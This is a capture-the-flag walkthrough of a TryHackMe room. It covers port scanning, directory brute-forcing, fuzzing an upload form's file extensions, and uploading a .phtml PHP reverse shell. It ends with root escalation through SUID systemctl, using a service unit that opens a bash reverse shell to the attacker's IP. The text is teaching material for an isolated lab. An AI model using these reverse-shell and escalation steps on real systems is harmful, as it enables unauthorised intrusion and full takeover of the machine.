This is a room from tryhackme to learn about active recon, web app attacks and privilege escalation.

Main tools used:
nmap
gobuster
burpsuite

First I did reconnaissance with Nmap scans of provided ip
to see open ports and versions of services.

First scan for number of open ports, regular tcp syn scan:

```
nmap -sS  10.10.252.233
```

Second scan for versions of services on all the ports:

```
nmap -sV 10.10.252.233
```

From this we could see that 6 ports in total were open.

Here we noticed that a apache web server was running on port 3333, that the system most likely ran on Ubuntu and the version of other running services on the different open ports.

In the reconnaissance we found an open web server on port 3333.

Gobuster is a tool used to brute force URIs (directories and files), DNS subdomains and virtual host names.
Here we focus on directories.

Wordlists in general can be found in /usr/share/wordlists/
The one we will use lies in /usr/share/wordlists/dirbusterdirectory-list-1.0.txt

Run it on the websever with the wordlist with:

```
gobuster dir -u http://10.10.252.233:3333 -w
/usr/share/wordlists/dirbuster/directory-list-1.0.txt
```

We find from the result a /internal page and open it in the browser. It contains an file upload form which could possibly be vulnerable. We test this in the next step.

From the previous step we found a /internals page for the web server which contains a file upload form. This can possibly be a vulnerable point and could be tested.

In this we use BurpSuite for fuzzing the upload form and seeing which file extensions the upload form accepts.

To do this we start BurpSuite and start intercepting traffic in the proxy tab(this will open and run through chromium). Every HTTP request will now be intercepted and can be viewed, forwarded, dropped or maybe other malicius actions.

We first try by going to the /internals which contain the upload form and upload a .php file, which now will be intercepted when we submit the upload. Now In burp we can select an action(or right click) and selecting “Send to Intruder” which will update the Intruder tab.

In the intruder tab we can choose an attack type and select “Sniper”. In the payload positions we set § around the file extension like this: “filename=test§.php§”. This will now replace the selected area within the § and input data here to fuzz.


The data which is input we can choose from the payloads tab. Here we choose the payload type to be a simple list, and then in payload settings we can upload a wordlist which we've made ourselves and can just load in. This wordlist just contains the extensions .php .php3 .php4 .php5 .phtml. After this we can choose Start Attack . This will open a new window with requests, and inpecting these we can determine which file extensions from the list are accepted. From this we found that it was vulnerable to the extension .phtml extension.

Now we can insert a php reverse shell, which can be found as a download here and then rename it to a .phtml file. Before uploading make sure you change the ip to the one which is on your machine in the phtml shell. You can check this with the command ip a s and then the ip under tun0. Now start listening to the port specified in the shell which by default is 1234 with the command nc -lvnp 1234. Now upload the phtml shell and submit it. To execute the shell on the server side go to /internals/uploads/shell.phtml. Now in the terminal where you were listening for a connection, you will now have access to the server and can browse it using linux command. To find the user, go to home and check users. In this directory the user.txt can be found and is where the flag is.

Now that we have access to the machine we will escalate our privileges and become the superuser(root).

In Linux, SUID (set owner userId upon execution) is a particular type of file permission given to a file. SUID gives temporary permissions to a user to run the program/file with the permission of the file owner (rather than the user who runs it).

For example, the binary file to change your password has the SUID bit set on it (/usr/bin/passwd). This is because to change your password; it will need to write to the shadowers file that you do not have access to, root does; so it has root privileges to make the right changes.



We first search for all SUID files to find one that stands out.
To search use the command:

```
find / -user root -perm -4000 -exec ls -ldb {} \;  2>/dev/null
```

or

```
find / -type f -user root -perm -u=s -print 2> /dev/null
```

An interesting file found here is in /bin/systemctl which we can use to enable and start services. This means we can create our own service which starts a bash shell with root privileges in our own terminal. I.e we can create a reverse shell.

To do this we create a file called root.service on our host machine(not web server) and then write some code which will connect to our own ip and start a bash shell as root. To do this write the code:

```
[Unit]
Description=root

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/10.9.94.136/4444 0>&1'

[Install]
WantedBy=multi-user.target
```

The ip here is your own ip and the port you want to listen to. We then want to get this file to the exploited machine somehow. One way to to this is to start a python web server with sudo python3 -m http.server 80 in the directory where you have the root.service file. Now on the exploited machine we can do wget http://<your ip>/root.service, make sure to do this in the /tmp directory since otherwise you would get permission denied and would have to run wget with sudo. Now that we have the file on the machine we can start listenening with netcat on our own machine with nc -lvnf 4444. Then we can enable and start the service on the machine with systemctl enable /tmp/root.service followed by systemctl start

/tmp/root.service. Now you will have a root shell where you listened with netcat and can browse to the root directory to find the flag.